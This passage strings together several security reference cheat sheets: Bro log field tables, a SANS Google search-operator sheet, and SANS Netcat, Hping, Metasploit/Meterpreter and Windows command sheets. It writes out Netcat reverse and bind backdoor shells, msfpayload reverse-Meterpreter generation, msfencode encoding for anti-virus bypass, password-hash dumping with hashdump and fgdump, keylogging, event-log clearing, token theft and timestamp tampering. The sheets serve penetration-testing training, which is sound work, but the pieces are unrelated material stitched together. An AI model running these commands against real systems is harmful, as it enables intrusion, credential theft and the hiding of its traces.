connect_info	string	Connect info, if present
result	string	Successful or failed authentication
logged	bool	Whether this has already been logged & ignored

reporter.log
Bro internal errors and warnings

Field	Type	Description
ts	time	Message timestamp
level	string	Message severity (Info, warning, error, etc.)
message	string	Message text
location	string	The script location where tevent occurred, if available

smtp.log
SMTP transactions

Field	Type	Description
ts	time	Timestamp when the message was first seen
uid	string	Connection unique id
id	record	ID record with orig/resp host/port. See conn.log
trans_depth	count	Depth of message transaction if multiple messages transferred
helo	string	Contents of the HELO header
mailfrom	string	Contents of the MAIL FROM header
rcptto	set	Contents of the RCPT TO header
date	string	Contents of the DATE header
from	string	Contents of the FROM header
to	set	Contents of the TO header
reply_to	string	Contents of the ReplyTo header
msg_id	string	Contents of the MsgID header
in_reply_to	string	Contents of the In-Reply-To header
subject	string	Contents of the Subject header
x_originating_ip	addr	Contents of the X-Originating-IP header
first_received	string	Contents of the first Received header
second_received	string	Contents of the second Received header
last_reply	string	Last message that the server sent to the client
path	vector	Message transmission path, extracted from the headers
user_agent	string	Value of the User-Agent header from the client
tls	bool	Connection has switched to using TLS
fuids	vector	File unique IDs seen attached to this message
is_webmail	bool	Indicates if the message was sent through a webmail interface

Bro Logs

Critical Stack
www.CriticalStack.com

signatures.log
Matches from the signature framework

Field	Type	Description
ts	time	Timestamp of match
src_addr	addr	Host triggering the signature match event
src_port	port	Host port on which the match occurred
dst_addr	addr	Host which was sent the matching payload
dst_port	port	Port which was sent the matching payload
note	string	Notice associated with the signature event
sig_id	string	Name of the signature that matched
event_msg	string	More descriptive message of the event
sub_msg	string	Extracted payload data or extra message
sig_count	count	Number of sigs
host_count	count	Number of hosts

snmp.log
SNMP communication

Field	Type	Description
ts	time	Timestamp tunnel was detected
uid	string	Connection unique id
id	conn_id	ID record with orig/resp host/port. See conn.log
duration	interval	Amount of time between first/latest packet in session
version	string	The version of SNMP being used
community	string	Community string of the first SNMP packet associated w/ session; v1 & v2c only
get_requests	count	Number of variable bindings in GetRequest/Next
get_bulk_requests	count	Number of variable bindings in GetBulkRequest PDU
get_responses	count	Number of variable bindings in GetResponse/Response PDUs
set_requests	count	Number of variable bindings in SetRequest PDUs
display_string	string	System description of the SNMP responder endpoint
up_since	time	Time the SNMP responder claims it has been up since

ssl.log
SSL handshakes (v2.2 only; v2.3 x509.log)

Field	Type	Description
ts	time	Timestamp when the SSL connection was detected
uid	string	Connection unique id
id	record	ID record with orig/resp host/port. See conn.log
version	string	SSL version that the server offered
cipher	string	SSL cipher suite that the server chose
server_name	string	Value of the Server Name Indicator SSL extension
session_id	string	Session ID offered by the client for session resumption
subject	string	Subject of the X.509 cert offered by the server
issuer_subject	string	Signer Subject of the cert offered by the server
not_valid_before	time	NotValidBefore field value from the server cert
not_valid_after	time	NotValidAfter field value from the server cert
last_alert	string	Last alert that was seen during the connection
client_subject	string	Subject of the X.509 cert offered by the client
clnt_issuer_subject	string	Subject of the signer of the cert offered by the client
cert_hash	string	MD5 hash of the raw server certificate
validation_status	vector	Certificate validation for this connection

stderr.log / stdout.log

Description
Error / output logging - LogAscii::output_to_stdout = F &redef

software.log
Software identified by the software framework

Field	Type	Description
ts	time	Timestamp of the detection
host	addr	IP address running the software
host_p	port	Port on which the software is running (for servers)
software_type	string	Type of software (e.g. HTTP::SERVER)
name	string	Name of the software
version.major	count	Major version number of the software
version.minor	count	Minor version number of the software
version.minor2	count	Minor subversion number of the software
version.minor3	count	Minor update number of the software
version.addl	string	Additional version string (e.g. beta42)
unparsed_version	string	The full, unparsed version of the software

ssh.log
SSH handshakes

Field	Type	Description
ts	time	Timestamp when the SSH connection was detected
uid	string	Connection unique ID
id	record	ID record with orig/resp host/port. See conn.log
status	string	If the login was heuristically guessed to be a “success” or a “failure”.
direction	string	Outbound or inbound connection
client	string	Software string from the client
server	string	Software string from the server
resp_size	count	Amount of data returned by the server

socks.log
SOCKS proxy requests

Field	Type	Description
ts	time	Timestamp of request
uid	string	Connection unique id
id	record	ID record with orig/resp host/port. See conn.log
version	count	Protocol version of SOCKS
user	string	Username for proxy, if available
status	string	Server status for the attempt using proxy
request.host	addr	Client requested address
request.name	string	Client requested name
request_p	port	Client requested port
bound.host	addr	Server bound address
bound.name	string	Server bound name
bound_p	port	Server bound port

syslog.log
Syslog messages

Field	Type	Description
ts	time	Timestamp when the message was seen
uid	string	Connection unique id
id	record	ID record with orig/resp host/port. See conn.log
proto	transport_proto	Protocol over which message was seen. Only UDP is currently supported.
facility	string	Syslog facility for the message
severity	string	Syslog severity for the message
message	string	The plain text syslog message

Bro Logs

traceroute.log

Hosts running traceroute

Field	Type	Description
ts	time	Timestamp traceroute was detected
src	addr	Address initiating the traceroute
dst	addr	Destination address of the traceroute
proto	string	Protocol used for the traceroute

tunnel.log

Details of encapsulating tunnels

Field	Type	Description
ts	time	Timestamp tunnel was detected
uid	string	Connection unique id
id	record	ID record with orig/resp host/port. See conn.log
tunnel_type	string	The type of tunnel (e.g. Teredo, IP)
action	string	The activity that occurred (discovered, closed)

x509.log

x509 Certificate Analyzer Output

Field	Type	Description
ts	time	Timestamp of the detection
id	String	File id of this certificate
certificate .	record	Certificate details
.version	count	Version number
.serial	string	Serial number
.issuer	string	Certificate issuer
.not_valid_before	time	Timestamp before when certificate is not valid
.not_valid_after	time	Timestamp after when certificate is not valid
.key_alg	string	Name of the key algorithm
.sig_alg	string	Name of the signature algorithm
.key_type	string	Key type, if key parseable openssl (rsa, dsa or ec)
.key_length	count	Key length in bits
.exponent	string	Exponent, if RSA-certificate
.curve	string	Curve, if EC-certificate
san.	record	Subject Alternative Name
.dns	string_vec	List of DNS entries in the SAN
.uri	string_vec	List of URI entries in the SAN
.email	string_vec	List of email entries in the SAN
.ip	addr_vec	List of IP entries in the SAN
.other_fields	bool	True if certificate contained other, unrecognized fields
basicconstraints.	record	Basic constraints extension of the certificate
.ca	bool	CA fla set?
.path_len	count	Maximum path length
logcert	bool	T (present if policy/protocols/ssl/log-hostcerts-only.bro)

weird.log

Anomalies and protocol violations

Field	Type	Description
ts	time	Timestamp of message
uid	string	Connection unique id
id	record	ID record with orig/resp host/port. See conn.log
name	string	The name of the weird that occurred
addl	string	Additional information accompanying the weird, if any
notice	bool	Indicate if this weird was also turned into a notice
peer	string	The peer that generated this weird

Critical Stack
www.CriticalStack.com

Contact Critical Stack

Command	Description
Phone:	202-559-5200
Email:	info@CriticalStack.com
Web:	http://www.CriticalStack.com
Git:	https://github.com/CriticalStack/
Twitter:	@CriticalStack
pgp	0xc255d63501b80df9

Index

Operator Examples

Operator Example	Finds Pages Containing
sailboat chesapeake bay	the words **sailboat**, **Chesapeake** and **Bay**
*sloop **OR** yawl*	either the word **sloop** or the word **yawl**
"To each his own"	the exact phrase **to each his own**
virus -computer	the word **virus** but NOT the word **computer**
Star Wars Episode +III	This movie title, including the roman numeral III
~boat loan	loan info for both the word **boat** and its synonyms: **canoe**, **ferry**, etc.
define:sarcastic	definitions of the word **sarcastic** from the Web
mac * x	the words **Mac** and **X** separated by exactly one word
I'm Feeling Lucky *(Google link)*	Takes you directly to first web page returned for your query

Search Parameters

Search Parameters	Value	Description of Use in Google Search URLs
q	the search term	The search term
filter	0 or 1	If **filter** is set to 0, show potentially duplicate results.
as_epq	a search phrase	The value submitted is as an exact phrase. No need to surround with quotes.
as_ft	i = include e = exclude	The file type indicated by **as_filetype** is included or excluded in the search.
as_filetype	a file extension	The file type is included or excluded in the search indicated by **as_ft**.
as_occt	any = anywhere title = page title body = text of page url = in the page URL links = in links to the page	Find the search term in the specified location.
as_dt	i = include e = exclude	The site or domain indicated by **as_sitesearch** is included or excluded in the search.
as_sitesearch	site or domain	The file type is included or excluded in the search indicated by **as_dt** .
as_qdr	m3 = three months m6 = six months y = past year	Locate pages updated with in the specified time frame.

SANS Google Hacking and Defense Cheat Sheet

POCKET REFERENCE GUIDE

SANS Stay Sharp Program

http://www.sans.org

http://www.sans.org/staysharp

Purpose

This document aims to be a quick reference outlining all Google operators, their meaning, and examples of their usage.

What to use this sheet for

Use this sheet as a handy reference that outlines the various Google searches that you can perform. It is meant to support you throughout the Google Hacking and Defense course and can be used as a quick reference guide and refresher on all Google advanced operators used in this course. The student could also use this sheet as guidance in building innovative operator combinations and new search techniques.

This sheet is split into these sections:

- Operator Examples
- Advanced Operators
- Number Searching
- Calculator Operators
- Search Parameters

References:

http://www.google.com/intl/en/help/refinesearch.html
http://johnny.ihackstuff.com
http://www.google.com/intl/en/help/cheatsheet.html

Advanced Operators

Advanced Operators	Meaning	What To Type Into Search Box *(& Description of Results)*
site:	Search only one website	**conference site:www.sans.org** *(Search SANS site for conference info)*
[#]...[#] or numrange:	Search within a range of numbers	**plasma television $1000...1500** *(Search for plasma televisions between $1000 and $1500)*
date:	Search only a range of months	**hockey date: 3** *(Search for hockey references within past 3 months; 6 and 12-month date-restrict options also available)*
safesearch:	Exclude adult-content	**safesearch: sex education** *(Search for sex education material without returning adult sites)*
link:	linked pages	**link:www.sans.org** *(Find pages that link to the SANS website)*
info:	Info about a page	**info:www.sans.org** *(Find information about the SANS website)*
related:	Related pages	**related:www.stanford.edu** *(Find websites related to the Stanford website)*
intitle:	Searches for strings in the title of the page	**intitle:conference** *(Find pages with "conference" in the page title)*
allintitle:	Searches for all strings within the page title	**allintitle:conference SANS** *(Find pages with "conference" and "SANS" in the page title. Doesn't combine well with other operators)*
inurl:	Searches for strings in the URL	**inurl:conference** *(Find pages with the string "conference" in the URL)*
allinurl:	Searches for all strings within the URL	**allinurl:conference SANS** *(Find pages with "conference" and "SANS" in the URL. Doesn't combine well with other operators)*
filetype: or **ext:**	Searches for files with that file extension	**filetype:ppt** *(Find files with the "ppt" file extension. ".ppt" are MS PowerPoint files.)*
cache:	Display the Google cache of the page	**cache:www.sans.org** *(Show the cached version of the page without performing the search)*
phonebook: or **rphonebook:** or **bphonebook**	Display all, residential, business phone listings	**phonebook:Rick Smith MD** *(Find all phone book listing for Rick Smith in Maryland. Cannot combine with other searches)*
author:	Searches for the author of a newsgroup post	**author:Rick** *(Find all newsgroup postings with "Rick" in the author name or email address. Must be used with a Google Group search)*
insubject:	Search only in the subject of a newsgroup post	**insubject:Mac OS X** *(Find all newsgroup postings with "Mac OS X" in the subject of the post. Must be used with a Google Group search)*
define:	Various definitions of the word or phrase	**define:sarcastic** *(Get the definition of the word sarcastic)*
stock:	Get information on a stock abbreviation	**stock:AAPL** *(Get the stock information for Apple Computer, Inc.)*

Number Searching

Number Searching	Description
1Z9999W99999999999	**UPS tracking numbers**
999999999999	**FedEx tracking numbers**
9999 9999 9999 9999 9999 99	**USPS tracking numbers**
AAAAA999A9AA99999	**Vehicle Identification Numbers (VIN)**
305214274002	**UPC codes**
202	**Telephone area codes**
patent 5123123	**Patent numbers** *(Remember to put the word "patent" before your patent number)*
n199ua	**FAA airplane registration numbers** *(An airplane's FAA registration number is typically printed on its tail)*
fcc B4Z-34009-PIR	**FCC equipment IDs** *(Remember to put the word "fcc" before the equipment ID)*

Calculator Operators

Operators	Meaning	Type Into Search Box
+	addition	**45 + 39**
-	subtraction	**45 – 39**
*****	multiplication	**45 * 39**
/	division	**45 / 39**
% of	percentage of	**45% of 39**
^	raise to a power	**2^5** (2 to the 5th power)

Netcat Relays on Windows

To start, enter a temporary directory where we will create .bat files:

```
C:\> cd c:\temp
```

Listener-to-Client Relay:

```
C:\> echo nc [TargetIPaddr] [port] > relay.bat
C:\> nc -l -p [LocalPort] -e relay.bat
```

Create a relay that sends packets from the local port **[LocalPort]** to a Netcat Client connected to **[TargetIPaddr]** on port **[port]**

Listener-to-Listener Relay:

```
C:\> echo nc -l -p [LocalPort_2] > relay.bat
C:\> nc -l -p [LocalPort_1] -e relay.bat
```

Create a relay that will send packets from any connection on **[LocalPort_1]** to any connection on **[LocalPort_2]**

Client-to-Client Relay:

```
C:\> echo nc [NextHopIPaddr] [port2] > relay.bat
C:\> nc [PreviousHopIPaddr] [port] -e relay.bat
```

Create a relay that will send packets from the connection to **[PreviousHopIPaddr]** on port **[port]** to a Netcat Client connected to **[NextHopIPaddr]** on port **[port2]**

Netcat Command Flags

```
$ nc [options] [TargetIPaddr] [port(s)]
```

The **[TargetIPaddr]** is simply the other side's IP address or domain name. It is required in client mode of course (because we have to tell the client where to connect), and is optional in listen mode.

-l: Listen mode (default is client mode)
-L: Listen harder (supported only on Windows version of Netcat). This option makes Netcat a persistent listener which starts listening again after a client disconnects
-u: UDP mode (default is TCP)
-p: Local port (In listen mode, this is port listened on. In client mode, this is source port for all packets sent)
-e: Program to execute after connection occurs, connecting STDIN and STDOUT to the program
-n: Don't perform DNS lookups on names of machines on the other side
-z: Zero-I/O mode (Don't send any data, just emit a packet without payload)
-wN: Timeout for connects, waits for N seconds after closure of STDIN. A Netcat client or listener with this option will wait for N seconds to make a connection. If the connection doesn't happen in that time, Netcat stops running.
-v: Be verbose, printing out messages on Standard Error, such as when a connection occurs
-vv: Be very verbose, printing even more details on Standard Error

SANS INSTITUTE

Purpose

This cheat sheet provides various tips for using Netcat on both Linux and Unix, specifically tailored to the SANS 504, 517, and 560 courses. All syntax is designed for the original Netcat versions, released by Hobbit and Weld Pond. The syntax here can be adapted for other Netcats, including ncat, gnu Netcat, and others.

Fundamentals

Fundamental Netcat Client:

```
$ nc [TargetIPaddr] [port]
```

Connect to an arbitrary port **[port]** at IP Address **[TargetIPaddr]**

Fundamental Netcat Listener:

```
$ nc -l -p [LocalPort]
```

Create a Netcat listener on arbitrary local port **[LocalPort]**

Both the client and listener take input from STDIN and send data received from the network to STDOUT

File Transfer

Push a file from client to listener:

```
$ nc -l -p [LocalPort] > [outfile]
```

Listen on `[LocalPort]`, store results in `[outfile]`

```
$ nc -w3 [TargetIPaddr] [port] < [infile]
```

Push `[infile]` to `[TargetIPaddr]` on `[port]`

Pull file from listener back to client:

```
$ nc -l -p [LocalPort] < [infile]
```

Listen on `[LocalPort]`, prep to push `[infile]`

```
$ nc -w3 [TargetIPaddr] [port] > [outfile]
```

Connect to `[TargetIPaddr]` on `[port]` and retrieve `[outfile]`

TCP Port Scanner

Port scan an IP Address:

```
$ nc -v -n -z -w1 [TargetIPaddr] [start_port]-[end_port]
```

Attempt to connect to each port in a range from `[end_port]` to `[start_port]` on IP Address `[TargetIPaddr]` running verbosely (-v on Linux, -vv on Windows), not resolving names (-n), without sending any data (-z), and waiting no more than 1 second for a connection to occur (-w1)

The randomize ports (-r) switch can be used to choose port numbers randomly in the range

TCP Banner Grabber

Grab the banner of any TCP service running on an IP Address from Linux:

```
$ echo "" | nc -v -n -w1 [TargetIPaddr] [start_port]-[end_port]
```

Attempt to connect to each port in a range from `[end_port]` to `[start_port]` on IP Address `[TargetIPaddr]` running verbosely (-v), not resolving names (-n), and waiting no more than 1 second for a connection to occur (-w1). Then send a blank string to the open port and print out any banner received in response

Add –r to randomize destination ports within the range

Add `-p [port]` to specify a source port for the

Backdoor Shells

Listening backdoor shell on Linux:

```
$ nc -l -p [LocalPort] -e /bin/bash
```

Listening backdoor shell on Windows:

```
C:\> nc -l -p [LocalPort] -e cmd.exe
```

Create a shell on local port `[LocalPort]` that can then be accessed using a fundamental Netcat client

Reverse backdoor shell on Linux:

```
$ nc [YourIPaddr] [port] -e /bin/bash
```

Reverse backdoor shell on Windows:

```
C:\> nc [YourIPaddr] [port] -e cmd.exe
```

Create a reverse shell that will attempt to connect to `[YourIPaddr]` on local port `[port]`. This shell can then be captured using a fundamental nc listener

Netcat Relays on Linux

To start, create a FIFO (named pipe) called backpipe:

```
$ cd /tmp
$ mknod backpipe p
```

Listener-to-Client Relay:

```
$ nc -l -p [LocalPort] 0<backpipe | nc [TargetIPaddr] [port] | tee backpipe
```

Create a relay that sends packets from the local port `[LocalPort]` to a Netcat client connected to `[TargetIPaddr]` on port `[port]`

Listener-to-Listener Relay:

```
$ nc -l -p [LocalPort_1] 0<backpipe | nc -l -p [LocalPort_2] | tee backpipe
```

Create a relay that sends packets from any connection on `[LocalPort_1]` to any connection on `[LocalPort_2]`

Client-to-Client Relay:

```
$ nc [PreviousHopIPaddr] [port] 0<backpipe | nc [NextHopIPaddr] [port2] | tee backpipe
```

Create a relay that sends packets from the connection to `[PreviousHopIPaddr]` on port `[port]` to a Netcat client connected to `[NextHopIPaddr]` on port `[port2]`

Hping

Usage:
`# hping [Options] [TargetIPaddr]`

Send packets to `[TargetIPaddr]` as specified by `[Options]`

Options:
`--count [N]:` Number of packets to send
`--beep:` Beep when a packet is *received*
`--file [FileName]:` Send contents of file as a payload, must be used with `--data`
`--data [N]:` Length of payload to send in bytes, if no `--file` is specified, payload is all X's
`--interface [Interface]:` Use specified interface name

Speed Options:
`--fast:` Ten packets per second
`--faster:` One million packets per second
`--flood:` Send packets as fast as possible
`--interval [Seconds]/u[Microseconds]:` Interval in seconds/microseconds between sent packets

Modes:
Default Mode: TCP
`--rawip:` Send raw IP packets, no TCP/UDP
`--icmp:` Send ICMP packets
`--udp:` Send UDP packets

Source Selection:
`--spoof [Hostname]:` Send all packets from specified source address

Hping (continued)

Target Address Selection:
Single Target:
`# hping [TargetIPaddr]`
Send packets to `[TargetIPaddr]`

Random Multiple Targets:
`# hping --rand-dest 10.10.10.x --interface eth0`
Send packets to 10.10.10.x with x being randomly chosen for each packet between 1 and 255
`--interface` must be used with `--rand-dest`

Dest Port Selection:
Single Port:
`--destport [Port]`
`[Port]:` Send packets to this port
`+[Port]:` Increment port number by one for each *response received*
`++[Port]:` Increment port number by one for each packet *sent*
Multiple/Range of Ports:
`--scan [PortRange/List]:` Scan this target range or list of ports (x-y,z,known). The known keyword tells Hping to send packets to the list of ports in /etc/services

Source Port Selection:
Default: Use source port > 1024 assigned by OS, incrementing for each packet sent
`--baseport [Port]:` Start with this source port, incrementing for each packet sent
`--keep:` Use only a single source port for all packets

SANS INSTITUTE

Purpose

The purpose of this cheat sheet is to describe some common options for a variety of security assessment and pen test tools covered in SANS 504 and 560.

Tools Described on This Sheet

Metasploit 3.X
The Metasploit Framework is a development platform for developing and using security tools and exploits.

Metasploit Meterpreter
The Meterpreter is a payload within the Metasploit Framework which provides control over an exploited target system, running as a DLL loaded inside of any process on a target machine.

Fgdump
FGDump is a tool for locally or remotely dumping runtime Windows password hashes.

Hping
Hping is a command-line TCP/IP packet assembler/analyzer

Meterpreter Post Modules

With an available Meterpreter session, post modules can be run on the target machine.

Post Modules from Meterpreter

```
meterpreter > run post/multi/gather/env
```

Post Modules on a Backgrounded Session

```
msf > use post/windows/gather/hashdump
msf > show options
msf > set SESSION 1
msf > run
```

Useful Auxiliary Modules

Port Scanner:

```
msf > use
auxiliary/scanner/portscan/tcp
msf > set RHOSTS 10.10.10.0/24
msf > run
```

DNS Enumeration

```
msf > use auxiliary/gather/dns_enum
msf > set DOMAIN target.tgt
msf > run
```

FTP Server

```
msf > use auxiliary/server/ftp
msf > set FTPROOT /tmp/ftproot
msf > run
```

Proxy Server

```
msf > use auxiliary/server/socks4
msf > run
```

Any proxied traffic that matches the subnet of a route will be routed through the session specified by route.

Use proxychains configured for socks4 to route any applications traffic through a Meterpreter session.

msfpayload

The msfpayload tool can be used to generate Metasploit payloads (such as Meterpreter) as standalone files. Run by itself gives a list of payloads.

```
$ msfpayload [ExploitPath]
LHOST=[LocalHost (if reverse conn.)]
LPORT=[LocalPort] [ExportType]
```

Example

Reverse Meterpreter payload as an executable and redirected into a file:

```
$ msfpayload
windows/meterpreter/reverse_tcp
LHOST=10.1.1.1 LPORT=4444 X > met.exe
```

Export Types

- **S** – Print out a summary of the specified options
- **X** – Executable
- **P** – Perl
- **y** – Ruby
- **R** – Raw shellcode
- **C** – C code

Encoding Payloads with msfencode

The msfencode tool can be used to apply a level of encoding for anti-virus bypass. Run with '-l' gives a list of encoders.

```
$ msfencode -e [Encoder] -t
[OutputType (exe, perl, ruby, raw, c)]
-c [EncodeCount] -o [OutputFilename]
```

Example

Encode a payload from msfpayload 5 times using shikata-ga-nai encoder and output as executable:

```
$ msfpayload [...] R | msfencode -c 5
-e x86/shikata_ga_nai -t exe -o mal.exe
```

Metasploit Cheat Sheet

By Ed Skoudis and Yori Kvitchko

POCKET REFERENCE GUIDE

http://www.sans.org

Purpose

The purpose of this cheat sheet is to describe some common options for some of the various components of the Metasploit Framework

Tools Described on This Sheet

Metasploit

The Metasploit Framework is a development platform for developing and using security tools and exploits.

Metasploit Meterpreter

The Meterpreter is a payload within the Metasploit Framework which provides control over an exploited target system, running as a DLL loaded inside of any process on a target machine.

Metasploit msfpayload

The msfpayload tool is component of the Metasploit Framework which allows the user to generate a standalone version of any payload within the framework. Payloads can be generated in a variety of formats including executable, Perl script and raw shellcode.

Metasploit Console (msfconsole)

Search for module:
`msf > search [regex]`

Specify an Exploit to use:
`msf > use exploit/[ExploitPath]`

Specify a Payload to use:
`msf > set PAYLOAD [PayloadPath]`

Show options for the current modules:
`msf > show options`

Set Options:
`msf > set [Option] [Value]`

Start Exploit: `msf > exploit`

Metasploit Meterpreter

Base Commands:
? / help: Display a summary of commands
exit / quit: Exit the Meterpreter session
sysinfo: Show the system name and OS type
shutdown / reboot: Self-explanatory

File System Commands:
cd: Change directory
lcd: Change directory on local (attacker's) machine
pwd / getwd: Display current working directory
ls: Show contents of a directory
cat: Display contents of a file on screen
download /upload : Move files to/from target machine
mkdir / rmdir: Make / Remove directory
edit: Open a file in an editor, default is vi

Metasploit Meterpreter (contd)

Process Commands:
getpid: Display the process ID that Meterpreter is running inside
getuid: Display the user ID that Meterpreter is running with
ps: Display process list
kill: Terminate a process given its process ID
execute: Run a given program with the privileges of the process the Meterpreter is loaded in
migrate: Jump to a given destination process ID
- Target process must have same or lesser privileges
- Target process may be a more stable process
- When inside a process, can access any files that process has a lock on

Network Commands:
ipconfig: Show network interface information
portfwd: Forward packets through TCP session
route: Manage/view the system's routing table

Misc Commands:
idletime: Display the duration that the GUI of the target machine has been idle
uictl [enable/disable] [keyboard/mouse]: Enable/Disable either the mouse or keyboard of the target machine

Additional Modules:
use [module]: Load the specified module
Example:
use priv: Load the Priv module
hashdump: Dump the hashes from the box
timestomp: Alter NTFS file timestamps

FGDump

Usage:
`C:\> fgdump [Options] -h [TargetIPaddr] -u [Username] -p [Password]`
Dump password hashes from **[TargetIPaddr]** with Admin credentials: **[Username]/[Password]**

Options:
-c: Skip cache dump
-w: Skip password dump
-s: Perform protected storage dump
-r: Ignore existing pw/cachedump files and don't skip hosts
-v: Verbose output
-l [FileName]: Keep logs in **[FileName]**

Examples:

Dump info from local machine using current user:
`C:\> fgdump`

Dump from a local machine using a different user:
`C:\> fgdump -h 127.0.0.1 -u [Username]`

Dump from a remote machine using a specified user:
`C:\> fgdump -h [TargetIPaddr] -u [Username] -p [Password]`

Dump from a remote machine without cachedump:
`C:\> fgdump -h [TargetIPaddr] -u [Username] -c`

Metasploit Console Basics (msfconsole)

Search for module:
`msf > search [regex]`

Specify and exploit to use:
`msf > use exploit/[ExploitPath]`

Specify a Payload to use:
`msf > set PAYLOAD [PayloadPath]`

Show options for the current modules:
`msf > show options`

Set options:
`msf > set [Option] [Value]`

Start exploit:
`msf > exploit`

Metasploit Meterpreter

Base Commands:
? / help: Display a summary of commands
exit / quit: Exit the Meterpreter session
sysinfo: Show the system name and OS type
shutdown / reboot: Self-explanatory

File System Commands:
cd: Change directory
lcd: Change directory on local (attacker's) machine
pwd / getwd: Display current working directory
ls: Show the contents of the directory
cat: Display the contents of a file on screen
download / upload: Move files to/from the target machine
mkdir / rmdir: Make / remove directory
edit: Open a file in the default editor (typically vi)

Metasploit Meterpreter (contd)

Process Commands:
getpid: Display the process ID that Meterpreter is running inside
getuid: Display the user ID that Meterpreter is running with
ps: Display process list
kill: Terminate a process given its process ID
execute: Run a given program with the privileges of the process the Meterpreter is loaded in
migrate: Jump to a given destination process ID
- Target process must have same or lesser privileges
- Target process may be a more stable process
- When inside a process, can access any files that process has a lock on

Network Commands:
ipconfig: Show network interface information
portfwd: Forward packets through TCP session
route: Manage/view the system's routing table

Misc Commands:
idletime: Display the duration that the GUI of the target machine has been idle
uictl [enable/disable] [keyboard/mouse]: Enable/disable either the mouse or keyboard of the target machine
screenshot: Save as an image a screenshot of the target machine

Additional Modules:
use [module]: Load the specified module
Example:
use priv: Load the priv module
hashdump: Dump the hashes from the box
timestomp: Alter NTFS file timestamps

Managing Sessions

Multiple Exploitation:

Run the exploit expecting a single session that is immediately backgrounded:
`msf > exploit -z`

Run the exploit in the background expecting one or more sessions that are immediately backgrounded:
`msf > exploit -j`

List all current jobs (usually exploit listeners):
`msf > jobs -l`

Kill a job:
`msf > jobs -k [JobID]`

Multiple Sessions:

List all backgrounded sessions:
`msf > sessions -l`

Interact with a backgrounded sessions:
`msf > session -i [SessionID]`

Background the current interactive session:
`meterpreter > <Ctrl+Z>`
or
`meterpreter > background`

Routing Through Sessions:

All modules (exploits/post/aux) against the target subnet mask will be pivoted through this session.
`msf > route add [Subnet to Route To] [Subnet Netmask] [SessionID]`

Metasploit Cheat Sheet

Step 1: Core Commands

At its most basic use, meterpreter is a Linux terminal on the victim's computer. As such, many of our basic Linux commands can be used on the meterpreter even if it's on a Windows or other operating system.

Here are some of the core commands we can use on the meterpreter.

- **?** - help menu
- **background** - moves the current session to the background
- **bgkill** - kills a background meterpreter script
- **bglist** - provides a list of all running background scripts
- **bgrun** - runs a script as a background thread
- **channel** - displays active channels
- **close** - closes a channel
- **exit** - terminates a meterpreter session
- **help** - help menu
- **interact** - interacts with a channel
- **irb** - go into Ruby scripting mode
- **migrate** - moves the active process to a designated PID
- **quit** - terminates the meterpreter session
- **read** - reads the data from a channel
- **run** - executes the meterpreter script designated after it
- **use** - loads a meterpreter extension
- **write** - writes data to a channel

Step 2: File System Commands

- **cat** - read and output to stdout the contents of a file
- **cd** - change directory on the victim
- **del** - delete a file on the victim
- **download** - download a file from the victim system to the attacker system
- **edit** - edit a file with vim
- **getlwd** - print the local directory
- **getwd** - print working directory
- **lcd** - change local directory
- **lpwd** - print local directory
- **ls** - list files in current directory
- **mkdir** - make a directory on the victim system
- **pwd** - print working directory
- **rm** - delete a file
- **rmdir** - remove directory on the victim system
- **upload** - upload a file from the attacker system to the victim

Step 3: Networking Commands

- **ipconfig** - displays network interfaces with key information including IP address, etc.
- **portfwd** - forwards a port on the victim system to a remote service
- **route** - view or modify the victim routing table

Step 4: System Commands

- **clearav** - clears the event logs on the victim's computer

- **drop_token** - drops a stolen token
- **execute** - executes a command
- **getpid** - gets the current process ID (PID)
- **getprivs** - gets as many privileges as possible
- **getuid** - get the user that the server is running as
- **kill** - terminate the process designated by the PID
- **ps** - list running processes
- **reboot** - reboots the victim computer
- **reg** - interact with the victim's registry
- **rev2self** - calls RevertToSelf() on the victim machine
- **shell** - opens a command shell on the victim machine
- **shutdown** - shuts down the victim's computer
- **steal_token** - attempts to steal the token of a specified (PID) process
- **sysinfo** - gets the details about the victim computer such as OS and name

Step 5: User Interface Commands

- **enumdesktops** - lists all accessible desktops
- **getdesktop** - get the current meterpreter desktop
- **idletime** - checks to see how long since the victim system has been idle
- **keyscan_dump** - dumps the contents of the software keylogger
- **keyscan_start** - starts the software keylogger when associated with a process such as Word or browser
- **keyscan_stop** - stops the software keylogger
- **screenshot** - grabs a screenshot of the meterpreter desktop
- **set_desktop** - changes the meterpreter desktop
- **uictl** - enables control of some of the user interface components

Step 6: Privilege Escalation Commands

- **getsystem** - uses 15 built-in methods to gain sysadmin privileges

Step 7: Password Dump Commands

- **hashdump** - grabs the hashes in the password (SAM) file

Note that hashdump will often trip AV software, but there are now two scripts that are more stealthy, "run hashdump" and "run smart_hashdump". Look for more on those on my upcoming meterpreter script cheat sheet.

Step 8: Timestomp Commands

- **timestomp** - manipulates the modify, access, and create attributes of a file

Reg Command

Adding Keys and Values:
`C:\> reg add [\\TargetIPaddr\][RegDomain]\[Key]`

Add a key to the registry on machine **[TargetIPaddr]** within the registry domain **[RegDomain]** to location **[Key]**. If no remote machine is specified, the current machine is assumed.

Export and Import:
`C:\> reg export [RegDomain]\[Key] [FileName]`

Export all subkeys and values located in the domain **[RegDomain]** under the location **[Key]** to the file **[FileName]**

`C:\> reg import [FileName]`

Import all registry entries from the file **[FileName]**

Import and export can only be done from or to the local machine.

Query for a specific Value of a Key:
`C:\> reg query [\\TargetIPaddr\][RegDomain]\[Key] /v [ValueName]`

Query a key on machine **[TargetIPaddr]** within the registry domain **[RegDomain]** in location **[Key]** and get the specific value **[ValueName]** under that key. Add /s to recurse all values.

WMIC

Fundamental grammar:
`C:\> wmic [alias] [where clause] [verb clause]`

Useful **[aliases]:**

process	**service**
share	**nicconfig**
startup	**useraccount**

qfe (Quick Fix Engineering – shows patches)

Example **[where clauses]:**
```
where name="nc.exe"
where (commandline like "%stuff")
where (name="cmd.exe" and
    parentprocessid!="[pid]")
```

Example **[verb clauses]:**
```
list [full|brief]
get [attrib1,attrib2…]
call [method]
delete
```

List all attributes of **[alias]:**
`C:\> wmic [alias] get /?`

List all callable methods of **[alias]:**
`C:\> wmic [alias] call /?`

Example:
List all attributes of all running processes:
`C:\> wmic process list full`

Make WMIC effect remote **[TargetIPaddr]**:
`C:\> wmic /node:[TargetIPaddr] /user:[User] /password:[Passwd] process list full`

Purpose

The purpose of this cheat sheet is to provide tips on how to use various Windows command that are frequently referenced in SANS 504, 517, 531, and 560.

Process and Service Information

List all processes currently running:
`C:\> tasklist`

List all processes currently running and the DLLs each has loaded:
`C:\> tasklist /m`

Lists all processes currently running which have the specified **[dll]** loaded:
`C:\> tasklist /m [dll]`

List all processes currently running and the services hosted in those processes:
`C:\> tasklist /svc`

Query brief status of all services:
`C:\> sc query`

Query the configuration of a specific service:
`C:\> sc qc [ServiceName]`

Shutdown and Restart

Shutdown Windows immediately:
